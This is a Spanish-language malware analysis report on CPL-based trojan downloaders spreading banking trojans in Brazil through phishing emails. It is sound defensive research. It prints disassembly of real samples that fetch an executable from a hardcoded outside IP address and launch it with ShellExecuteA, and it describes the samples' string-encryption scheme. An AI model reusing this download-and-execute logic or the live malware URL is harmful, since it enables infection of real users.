
CPL *malware* en Brasil: entre troyanos bancarios y correos maliciosos

Matías Porolli - Malware Analyst
Pablo Ramos - Head of LATAM Research Lab



Índice

CPL *malware* en Brasil: entre troyanos bancarios y correos maliciosos

Introducción

A lo largo de diferentes países y regiones, las tendencias en los códigos maliciosos detectados entre los sistemas difieren según conceptos o costumbres de los usuarios y/o el país. En lo que respecta a América Latina, en el Laboratorio de Investigación de ESET Latinoamérica hemos observado que el país que más se diferencia del resto en términos de detecciones es Brasil, el país con la mayor cantidad de habitantes de la región.

Cuando hablamos acerca de las amenazas que vemos en Brasil, hacemos una mención especial a familias de *malware* conocidas como ***Win32/TrojanDownloader.Banload*** o ***Win32/Spy.Banker***. Que diferentes tipos de troyanos bancarios sean las amenazas más detectadas en Brasil puede no ser ninguna novedad, sin embargo, en esta investigación les vamos a contar cómo los cibercriminales de este país utilizaron un tipo especial de archivos ejecutables, los CPL (*Control Panel Application*), para propagar sus amenazas y cómo evolucionó esta tendencia en los últimos años.

Comenzaremos definiendo qué es un archivo CPL, cómo funciona y la manera en que los cibercriminales lo utilizan. Veremos los métodos que se ejecutan al infectar un sistema y cuál es el propósito de una infección, detallando algunas particularidades para complicar el análisis, ocultar información y obstaculizar la protección de los entornos virtuales.

Luego, repasaremos los métodos de propagación de estas amenazas con ejemplos de correos, instituciones y los nombres de archivos utilizados, con los que, a través del uso de Ingeniería Social, logran engañar a sus víctimas para descargar y ejecutar en sus sistemas diversos tipos de amenazas, que les posibilita comprometer su información.

Finalmente, compartiremos con ustedes el alcance, las estadísticas y el impacto de este ataque, detallando cómo con el pasar de los años el uso de archivos CPL por parte de los cibercriminales en Brasil pasó de una novedad o algo aislado a una tendencia. En particular, identificado por los nombres relacionados con los Boletos Bancarios en Brasil y el uso que estos tienen para los usuarios, los cibercriminales utilizaron los nombres más variados para lograr captar la atención de sus víctimas.

Entre los motivos principales de los troyanos bancarios en Brasil y la diferencia con el resto de Latinoamérica, es importante detallar el uso que los usuarios hacen de la banca en línea. Según los datos del informe de comScore, Brasil es el tercer país de América Latina en cuanto al uso de la banca en línea [1], pero es también el mayor en cuanto a cantidad de habitantes. Además, según los datos que se comunican a través de las redes sociales y diferentes informes, más de la mitad de los usuarios en Brasil realizaron una transacción bancaria en línea durante el 2013 [2] según un comunicado de FEBRABAN (Federación Brasileña de Bancos).

Al finalizar la lectura del presente artículo se comprenderá el uso de los archivos CPL como una amenaza para los usuarios en Brasil y la metodología de propagación que utilizan los cibercriminales para este fin.

Descripción de los archivos CPL

Para empezar, podemos decir que todo archivo CPL es un tipo de librería de enlace dinámico, o DLL. En este sentido, las DLL almacenan código listo para ser utilizado por otros archivos ejecutables; se dice que las DLL exportan funcionalidad que es importada por cualquier programa en el sistema que la solicite.

Ahora bien, las DLL no puede ser ejecutadas por sí mismas. Tal es así que, si se hace doble clic sobre un archivo DLL, no se ejecutará código en forma automática: es necesario que otro programa en ejecución invoque el código de la DLL.

Y es aquí donde debemos mencionar la principal característica de los archivos CPL que los diferencia de las DLL: la acción del doble clic sobre un CPL sí desencadenará la ejecución automática de código presente en el archivo. Pero, ¿cómo es esto posible, si un CPL es en realidad una DLL? La respuesta es que, técnicamente, el código en el CPL no es autoejecutable, pero al hacer doble clic sobre él comienza la ejecución de control.exe, la aplicación del Panel de Control de Microsoft Windows, quien invoca el código del CPL.

Para que este mecanismo funcione de forma correcta, es necesario que el archivo CPL cumpla con ciertos requerimientos. El principal requisito es que exista un *export* llamado ***CPlApplet***. A su vez, dicha rutina debe adaptarse a un prototipo y estructura definida [3].

Estructura de CPlApplet

Para que una DLL sea ejecutada en forma automática por el Panel de Control no alcanza con definir una rutina llamada CPlApplet. Es necesario, además, que dicha rutina cumpla con el prototipo de función que se observa en la **Imagen 1** (el lenguaje de programación es independiente del mecanismo, pero en la figura se ha utilizado Delphi).

```
function CPlApplet(

      hwndCPl: Windows.THandle;
      uMsg: Windows.DWORD;
      lParam1, lParam2: System.Longint

) : System.Longint;
```

Imagen 1 - Prototipo de CPlApplet en Delphi.

Como se puede observar, CPlApplet utiliza cuatro parámetros: ***hwndCPl*** es el identificador de la ventana principal de la aplicación; ***uMsg*** es un mensaje que se envía a CPlApplet cada vez que es invocada; y tanto ***lParam1*** como ***lParam2*** son utilizados para pasar información específica para cada mensaje.

De lo mencionado debemos destacar, entonces, la importancia del paso de mensajes a CPlApplet. Un mensaje es simplemente un número que indica la acción a realizar en un momento dado. En este sentido, la comunicación entre el Panel de Control y el CPL viene dada por sucesivas llamadas a CPlApplet con diversos mensajes. Ante esta situación, el código de CPlApplet debe contemplar los diversos escenarios de ejecución para cada posible mensaje. En la **Imagen 2** se observa una implementación esquelética de CPlApplet para el manejo de los mensajes [4] [5].

```
function CPlApplet(hwndCPl: Windows.THandle; uMsg: Windows.DWORD; lParam1,
                        lParam2: System.Longint) : System.Longint; stdcall;
const
      noCero := 1;
      nApplets := 1;
begin
      case uMsg of
            // Inicialización. Llamado luego de la carga en memoria
            CPL.CPL_INIT:
                  Result := noCero;

            // Devuelve el número de applets en el CPL
            CPL.CPL_GETCOUNT:
                  Result := nApplets;

            // Devuelve info del applet especificado en lParam1
            CPL.CPL_INQUIRE:
                  case lParam1 of
                        0:
                              begin
                                    // Instrucciones para asignar ícono,
                                    // nombre del applet e info a lParam2
                                    // ...
                                    Result := 0;
```

```
                        end;
                else
                end;

            // Desencadena la ejecución
            CPL.CPL_DBLCLK:
                begin
                    // Aquí se ejecuta la
                    // funcionalidad principal del CPL
                    // ...
                    Result := 0;
                end;

            // Libera los recursos asociados a un applet
            CPL.CPL_STOP:
                Result := 0;

            // Última llamada, antes de liberar el CPL de memoria
            CPL.CPL_EXIT:
                Result := 0;
        end;
end;
```

Imagen 2 - Estructura y mensajes principales en CPlApplet.

Ahora podríamos preguntarnos, ¿por qué los archivos CPL son ejecutados por el Panel de Control? ¿Cuál es el papel del Panel de Control? Y la respuesta tiene que ver con que la mayoría de los íconos u opciones presentes en el Panel de Control de Windows cuentan con un archivo físico de extensión ".cpl". De este modo, todos los archivos CPL que se adapten a la estructura requerida y que sean colocados en la carpeta "*%WINDIR%\System32*", aparecerán automáticamente en el Panel de Control.

Vale la pena mencionar, sin embargo, que los cibercriminales no quieren que la presencia de sus archivos maliciosos se note en el sistema. Esto no representa un problema, ya que los archivos CPL que no se encuentren registrados en el Panel de Control, igualmente son ejecutados. Luego, con lo visto hasta este momento podemos imaginar por qué resulta tan atractivo el uso de archivos CPL para los cibercriminales. La rutina CPlApplet es bastante sencilla de implementar, permitiendo que el código malicioso sea introducido en la parte correspondiente al mensaje CPL_DBLCLK.

Campaña de propagación

Para lograr que sus víctimas ejecuten los archivos CPL maliciosos y se infecten, los cibercriminales utilizan el envío de correos electrónicos falsos como principal vía de propagación. Es así que apelan al uso de técnicas de Ingeniería Social para engañar a los usuarios, haciéndoles creer que el archivo CPL adjunto en el mensaje es un documento con información útil.

Si bien los diversos correos electrónicos utilizados para propagar malware a través de CPL son muy variados en cuanto a la temática y a las entidades que suplantan, a continuación se ofrece una lista de los motivos mayormente utilizados en dichos correos:

- Documento con un presupuesto, factura o comprobante de pago.
- Documento con información sobre una deuda o situación bancaria.
- Documentos digitales utilizados en Brasil, como el Boleto Bancario o la Nota Fiscal Electrónica.
- Supuestas fotos, videos u otro tipo de archivos multimedia.

Es de esperar que la gran mayoría de los correos electrónicos propagados utilicen instrumentos de pago como excusa para la infección, dado que allí es donde los troyanos bancarios tendrán más probabilidad de éxito con ese tipo de víctimas. Los correos con supuesto contenido multimedia son mucho menos prevalentes, pero también fueron vistos en varias ocasiones, por lo que vale la pena su mención. En el **Anexo C** podrán encontrar varias muestras de los correos electrónicos utilizados en la propagación.

Sin embargo, creemos que vale la pena explicar brevemente los documentos mencionados en el segundo ítem: el Boleto Bancario. Este instrumento de pago, emitido digitalmente y respaldado por una entidad bancaria, contiene un código de barras y permite que cualquier persona efectúe un pago a alguna entidad receptora, generalmente mediante la impresión del documento y pago en los lugares habilitados para tales fines. Por su parte, la Nota Fiscal Electrónica es otro documento digital que facilita la

compra de mercancías a proveedores, y se sustenta en la firma digital del emisor y receptor, además de la validación de un organismo público de Brasil.

Ciclo de vida del ataque

En la **Imagen 3** vemos un esquema general del ataque con archivos CPL en Brasil. Todo comienza con la propagación de los archivos maliciosos en mensajes de correo electrónico. En este sentido, los correos incluyen archivos adjuntos o enlaces de descarga desde servidores vulnerados. En cualquiera de los dos casos, el archivo descargado ha ido cambiando a medida que los cibercriminales adaptaban su modus operandi: primero, se adjuntaba o descargaba directamente el archivo CPL; luego, el CPL iba dentro de un archivo comprimido de extensión ".zip"; y por último, los correos contenían un archivo HTML adjunto, el cual estaba compuesto por una sola línea de código con un elemento "refresh" que descarga el archivo ZIP en el sistema; esta última técnica es detectada por ESET como una variante de ***HTML/Refresh***. De cualquier modo, el éxito del ataque recae en engañar a la víctima para que ejecute el archivo CPL, pensando que se trata de un documento u otro tipo de archivo.

Una vez que el CPL es ejecutado en el equipo, descarga un troyano bancario desde algún servidor; la URL se encuentra en el CPL, ya sea en texto plano o cifrada. Al ser ejecutado el troyano, primero buscará la forma de persistir en el sistema infectado, y luego comenzará a recopilar datos bancarios de la víctima. Si hay disponibles credenciales de acceso, capturas de pantalla o cualquier otro tipo de información bancaria, estas serán enviadas hacia el cibercriminal.

Imagen 3 - Ciclo de vida del ataque con archivos CPL.

Análisis técnico de CPL maliciosos

Si bien existen algunas diferencias entre los diversos archivos analizados, en esta sección describiremos la estructura general y las acciones principales realizadas por el ***payload*** de los archivos más representativos. Cabe destacar que casi todas las muestras que conforman nuestra población fueron desarrolladas en Delphi, exceptuando solamente aquellas con *packers* personalizados.

CPlApplet

Quizás no sea una sorpresa, pero la estructura de CPlApplet sigue de cerca las especificaciones mencionadas en las secciones anteriores. El código está claramente estructurado de una forma que permite manejar los mensajes entrantes a través de una gran construcción condicional de tipo *switch*. En la **Imagen 4** puede observarse una porción de CplApplet.




Imagen 4 - Reversing de CPlApplet.

Si prestamos atención al pequeño gráfico de la esquina superior derecha, tendremos una visión general de CPlApplet. Particularmente se ve cómo los diversos fragmentos de código para cada mensaje se encuentran alineados en la parte inferior. En la imagen anterior vemos además que los mensajes son especificados mediante un número, en base al cual CPlApplet determina el código a ejecutar, de acuerdo con el mensaje correspondiente. En la parte inferior de la imagen se observa el código que maneja cuatro de los mensajes.

En base a lo dicho, podemos entender que CPlApplet no será llamado una sola vez, sino que recibirá múltiples llamadas, de acuerdo con el flujo de paso de mensajes que podemos encontrar en el ciclo de vida de un CPL en memoria. Este flujo de mensajes se ilustra en la **Imagen 5** (los números que allí se observan son las constantes definidas para cada uno de los mensajes).




Imagen 5 - Flujo de llamadas y mensajes enviados a CPlApplet.

En primera instancia, observamos que el *Entry Point* del CPL se encuentra en su rutina *DllMain*, la cual realiza labores genéricas de inicialización. Al igual que ocurre con una DLL, en los CPL se ejecuta *DllMain* cuando el CPL se carga en memoria (luego de una llamada a *LoadLibrary* en *shell32.dll*), así como también antes de ser liberado de memoria [6]. Podemos preguntarnos, entonces, si puede colocarse código malicioso en DllMain, asunto que trataremos más adelante en este trabajo.
Posterior a la inicialización, la rutina CPlApplet es llamada sucesivamente con los mensajes que se observan en la figura, siguiendo el orden de arriba hacia abajo. Si bien no nos detendremos a especificar cada uno de los mensajes, debemos centrar nuestra atención en **CPL_DBLCLK**, ya que allí es donde está el código principal a ejecutar; en nuestro caso, allí es donde encontraremos el ***payload*** de los archivos CPL maliciosos. Observando la **Imagen 4** vemos que el código que maneja cada mensaje en realidad llama a la misma rutina, la cual determina las acciones a ejecutar. Para el caso de CPL_DBLCLK, esta rutina resuelve la dirección del *payload* y lo llama.

Payload malicioso

Los esfuerzos de los desarrolladores del malware en archivos CPL están concentrados en el código que es desencadenado por el mensaje CPL_DBLCLK. Una gran parte de los archivos analizados contienen la totalidad de su código malicioso en esta sección, lo cual facilita el análisis.

Entonces, ¿cuál es el propósito de este código malicioso? ¿Qué acciones realiza y cuál es la información que intenta robar? Para responder estas preguntas podemos decir que un gran porcentaje de los CPL analizados en nuestro Laboratorio (los números se exponen en la sección de Estadísticas) se comportan como **TrojanDownloaders**.

Tal es así que la estructura del *payload* que prevalece en la mayoría de los CPL analizados, se puede describir mediante las siguientes partes:

- Inicializaciones.
- Armado de las URL y descarga de archivos.
- Ejecución de archivos descargados.




Imagen 6 - Sección del payload malicioso con inicializaciones.

En la **Imagen 6** observamos que la vista general de toda la rutina es bastante lineal y podemos ver las acciones de inicialización en particular. En primera instancia, se inicializa un sector en el *stack* a cero: allí se almacenarán luego las diversas *strings* que utiliza el CPL. Después, la ejecución no realiza acciones (se duerme) durante 30 segundos. Por último, se recupera y almacena la ruta hasta "***%APPDATA%***" en el sistema. Vale la pena destacar que no todos los archivos analizados realizan las mismas acciones: algunos no se duermen 30 segundos, otros recuperan otras carpetas del sistema o realizan algunas otras acciones; pero éste es el esquema general que más se adapta a la mayoría de los casos analizados. En la **Imagen 7** se observa la sección que sigue, de armado de las URL (que pueden estar cifradas o en texto plano) y la descarga.

Imagen 7 - Sección del payload con strings cifradas.

Nuestro análisis muestra que siempre se llama a ***decipher_str*** luego de la aparición de cada *string* cifrada. Luego, en base a estas *strings*, se recupera la URL de descarga y se arma la ruta donde será almacenado el archivo descargado. En el ejemplo que vemos en la figura el archivo a descargar, que aparenta ser una imagen, se almacena en "***%APPDATA%\Desk.exe***". No nos detendremos a explicar la rutina descargar_de_URL ya que es bastante sencilla y su funcionamiento se basa en llamadas a funciones comunes de la API de Windows como ***InternetOpenA***, ***InternetOpenUrlA*** e ***InternetReadFile***. En cuanto a la rutina de descifrado utilizada, la describiremos en detalle en la próxima sección.

Vale la pena destacar que no todos los archivos CPL analizados utilizan *strings* cifradas, de hecho, muchos de ellos cuentan con *strings* en texto plano. Esos CPL no llaman a la subrutina *decipher_str*, como se observa en la **Imagen 8**.

```
lea     edx, [ebp+var_4]
call    sub_40D128
push    [ebp+var_4]
lea     eax, [ebp+var_18]
call    sub_469BE4
mov     eax, [ebp+var_18]
lea     edx, [ebp+var_14]
call    sub_469C7C
push    [ebp+var_14]
push    offset dword_469EC0
lea     eax, [ebp+var_8]
mov     edx, 3
call    sub_4047E0
lea     eax, [ebp+var_C]
mov     edx, offset aHttp186_202_17 ; "http://186.202.179.110/18-07-homer.exe"
call    sub_4044F8
mov     edx, [ebp+var_8]
mov     eax, [ebp+var_C]
call    descargar_de_URL
push    1               ; nShowCmd
push    offset Directory ; lpDirectory
push    offset Directory ; lpParameters
mov     eax, [ebp+var_8]
call    sub_404920
push    eax             ; lpFile
push    offset Operation ; "Open"
push    0               ; hwnd
call    ShellExecuteA
call    sub_469D3C
test    al, al
jnz     short loc_469E89

aHttp186_202_17 db 'http://186.202.179.110/18-07-homer.'
db 'exe',0
```

Imagen 8 - Ejemplo de CPL malicioso con strings en texto plano.

La última sección del *payload* malicioso es aquella que se encarga de ejecutar los archivos descargados mediante la utilización de ***ShellExecute***, lo cual se observa en la **Imagen 9**. De nuestro análisis pudimos ver que las acciones realizadas por estos CPL maliciosos son sencillas y efectivas. El CPL no persiste en el sistema, sino que descarga y ejecuta otras amenazas y tiene la intención de pasar inadvertido. Tal es así que no encontraremos modificaciones en el registro u otros indicadores que adviertan del paso del CPL por el sistema.

```
push    1               ; nShowCmd
push    0               ; lpDirectory
push    0               ; lpParameters
lea     edx, [ebp+var_24]
mov     eax, offset a5aac24d57296c9 ; "5AAC24D57296C9042F"
call    decipher_str    ; Desk.exe
mov     ecx, [ebp+var_24]
lea     eax, [ebp+var_20]
mov     edx, ds:dword_452D3C
call    prepend_char
mov     eax, [ebp+var_20]
call    sub_404978
push    eax             ; lpFile
push    offset Operation ; "open"
push    0               ; hwnd
call    ShellExecuteA
mov     eax, ds:off_450FE4
mov     eax, [eax]
call    sub_44CF70
```

Imagen 9 - Ejecución de las amenazas descargadas.

Como habíamos mencionado, gran parte de los archivos CPL que hemos analizado son variantes de la familia de códigos maliciosos Win32/TrojanDownloader.Banload [7] que responden a la estructura descripta. Teniendo en cuenta entonces la importancia del ***online banking*** en Brasil, entenderemos por qué las amenazas descargadas por los CPL son troyanos bancarios.

Algoritmo de cifrado de strings

De aquellas muestras que presentan *strings* cifradas, encontramos que la gran mayoría utiliza el mismo tipo de cifrado, cuya resolución está basada en operaciones de **XOR** y en substracciones. La clave con la cual se descifran las *strings* se encuentra almacenada en la propia rutina de descifrado (*hardcoded*). La forma que pueden adoptar las *strings* cifradas y la clave se expone a continuación en notación EBNF:

```
digito = "0" | "1" | "2" | "3" | "4" | "5" | "6" | "7" | "8" | "9" ;
letra_hexa = "A" | "B" | "C" | "D" | "E" | "F" ;
letra = letra_hexa | "G" | "H" | "I" | "J" | "K" | "L" | "M" | "N" | "O" |
"P" | "Q" | "R" | "S" | "T" | "U" | "V" | "W" | "X" | "Y" | "Z" ;
par_hexa = (digito | letra_hexa), (digito | letra_hexa)
alfanum = digito | letra

string_cifrada = par_hexa, par_hexa, {par_hexa}
clave = alfanum, {alfanum}
```

Y como expresión regular:

```
string_cifrada = [A-F0-9]{4}([A-F0-9]{2})*
clave = [A-Z0-9]+
```

Vemos entonces que las cadenas cifradas están compuestas por al menos dos pares de caracteres hexadecimales (en mayúscula); de cualquier modo, siempre habrá un número par de caracteres. Por su parte, la clave está compuesta por al menos un carácter alfanumérico en mayúscula. Si bien hemos visto algunos pocos casos de claves con otros caracteres (como el símbolo “@” o “!”), no lo incluimos en la expresión regular por simplicidad.

En la **Imagen 10** se ilustra el algoritmo de descifrado. En el primer paso vemos cómo los caracteres de la *string* cifrada se toman de a dos por vez, mientras que, en el caso de la clave, se recorre de a un carácter por vez. Esto se debe a que ese par de caracteres de la *string* cifrada son tomados como un número de dos dígitos en base hexadecimal. Por su parte, a cada carácter de la clave se le calcula su representación en código ASCII, en hexadecimal. De esta manera es posible realizar una operación XOR entre ambos números.

